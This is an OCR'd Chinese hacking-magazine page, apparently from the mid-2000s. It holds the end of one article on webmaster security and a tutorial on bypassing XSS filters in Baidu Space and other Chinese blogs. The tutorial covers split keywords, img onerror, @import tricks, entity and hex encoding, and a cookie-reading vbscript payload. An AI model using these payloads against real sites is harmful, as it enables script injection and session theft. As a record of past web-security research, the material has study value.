


图11

外信息就用google，搜索国内信息就用baidu，这是我的经验），再然后就是下载数据库了……

最后我希望利用黑客防线这个平台呼吁广大站长多加强安全方面的意识。因为站长整体的素质直接关系到黑客整体的素质，如果中国的站长总是犯一些默认数据库、默认密码以及目录浏览方面的错误的话，那么黑客也就会不思上进，这样大家就都不会进步了。但愿中国




图12





图13

的站长能不断加强安全意识，黑客也不甘后人。所谓道高一尺，魔高一丈，最后中国安全界就形成了百花齐放，欣欣向荣的景象，这才叫做在攻与防的对立统一中寻求突破。



适合读者：入侵爱好者、脚本爱好者
前置知识：JavaScript脚本

从百度空间到中国博客漏洞

文/图 梦之光芒(Monyer)

这段时间总有朋友问我在2006年第10期黑防上介绍的Ajax Hacking的影响程度究竟有多大，并且如何针对现阶段的网络状况进行Web 2.0漏洞的测试及利用。这里就再次借助黑防给大家看看仅对于其中的xss跨站漏洞，目前有哪些代码注入的方式，其影响力又有多大！

在真正的漏洞探索旅程开始之前，我先给大家介绍一下我以及好友daishuo在百度空间发现的跨站漏洞利用方式，以及百度对漏洞围杀的过程，相信这样你会对xss有一个具体的了解。

百度空间漏洞攻防战

最初百度空间的Beta版事实上没有过滤任何代码，所以可以直接在空间的自定义css里插入JS或VBS代码，比如：

```
body{background:url("javascript:alert(/xss/)")}
```

也就是在这时候，百度蠕虫第一次出现（具体内容请看10期黑防）。后来百度对用户输入的"JavaScript"和"VBScript"以及"Expression"进行了过滤，使得上述方法无法实现，但是依然可以通过把"JavaScript"分两行写的方式进行绕过：

```
body {background:url(j
avascript:alert('xss'))}
```

在百度又一次过滤后，我们的新方法是在文章编辑里插入：

```
<div style="width:0;height:0;background:url(javascript:
document.body.onload=function(){alert('xss');});"></div>
```

然后百度又开始过滤div中的"JavaScript"字符了。我接下来采取的突破方法是在插入外部图片连接地址中写入：

```
javascript:alert(/xss/)
```

这当然很快又被百度修复了，然后我试着在百度音乐地址中插入事先构造好xss脚本的swf文件，同样可以达到xss的目的 这之后采取的是在文章编辑中插入图片代码：

```
<img src="javascript:alert(/xss/)" />
<img src="" onerror=alert("xss")>
```

这时百度开始过滤img中的JavaScript，所以接下来我的突破方法是在css中插入import：

```
@import "你要加载的css文件.css";
```

然后在外部调用的css里插入xss代码。也是这时我在百度的博客开始利用Ajax增加了一些版块，比如日历、天气预报等百度所没有的版块。这次百度采取的过滤方式是把"import"字符转化为空格，但因为百度并不是单纯地过滤，而是判断字符前后是否有非英文或数字存在——这样做的原因是怕"!important"和其他一些合法字符被过滤掉。于是我们就又有了新的破解方法：

```
@importimport "你要加载的css文件.css";
```

保存后，百度会自动过滤掉后面的"import"。百度对于这种新利用方法的回应是对这样的输入不再进行过滤，于是利用方法再一次得到改进：

```
@import
import "你要加载的css文件.css";
```

即把两个import分两行来写，百度仍然会过滤掉后面一个，使语句完整；但后来再这样输入时，百度会把

import全部过滤掉！这也宣布了明码的xss代码注入告一段落。

接下来我们采取的方法就是加密xss代码了，由于过滤一般只是针对如"JavaScript"或"VBScript"这样的关键字，所以方法之一是我们在字符串中插入空格或者回车字符进行绕过，因此其利用形式如下：

```
<IMG SRC="jav&#x09;ascript:alert('XSS');" >
<IMG SRC="jav&#x0A;ascript:alert('XSS');" >
<IMG SRC="jav&#x0D;ascript:alert('XSS');" >
```

其中"	"是tab空格的16进制写法、"&#x0a"和"&#x0d"是回车的16进制的两种写法。当然，你也可以把他们用10进制表示(&#9和&#10\&#13)。

方法二则是用转换工具对xss字符串进行进制转换，如图1所示(工具请到光盘中查找)，因此代码又有了以下的表现形式：




图1

```
①<img src=" &#106;&#97;&#118;&#97;&#115;&#99;&#114;&#105;&#112;&#116;&#58;&#97;&#108;&#101;&#114;&#116;&#40;&#39;&#88;&#83;&#83;&#39;&#41;&#59;" />(&# 十进制;形式)
②<img src=" &#x006A;&#x0061;&#x0076;&#x0061;&#x0073;&#x0063;&#x0072;&#x0069;&#x0070;&#x0074;&#x003A;&#x0061;&#x006C;&#x0065;&#x0072;&#x0074;&#x0028;&#x0027;&#x0058;&#x0053;&#x0053;&#x0027;&#x0029;&#x003B;" />(&#x 十六进制;形式)
③<DIV STYLE="background-image:\0075\0072\006C\0028\006A\0061\0076\0061\0073\0063\0072\0069\0070\0074\003A\0061\006C\0065\0072\0074\0028\0027\0058\0053\0053\0027\0029\0029">test</DIV>(\十六进制形式)
```

或者用VBS及VBS的编码，如图2所示




图2

```
<img src="vbscript:msgbox(document.cookie)" />
```

到结稿为止，这些方法目前依然有效。接下来我们看看继续在其他博客空间，又会有怎样的安全性呢？

中国博客xss漏洞初探

中国四大门户都提供了免费邮箱及博客服务，所以我们依次对其进行检测，为了体验效果，这里使用的xss原始代码均为"javascript:alert('XSS');"。

1)网易博客

我们首先看网易最近推出的博客服务，因为网易没有自定义css服务，所以我们只能从编辑文章下手。当我们在编辑文章中输入①或②代码并提交后会出现警告，如图3所示。这说明网易事实上可以对标准的十进制或十六进制编码进行识别，但当我们输入③的代码时，网易却没有进行有效识别，使xss跨站成为可能！如图4所示。

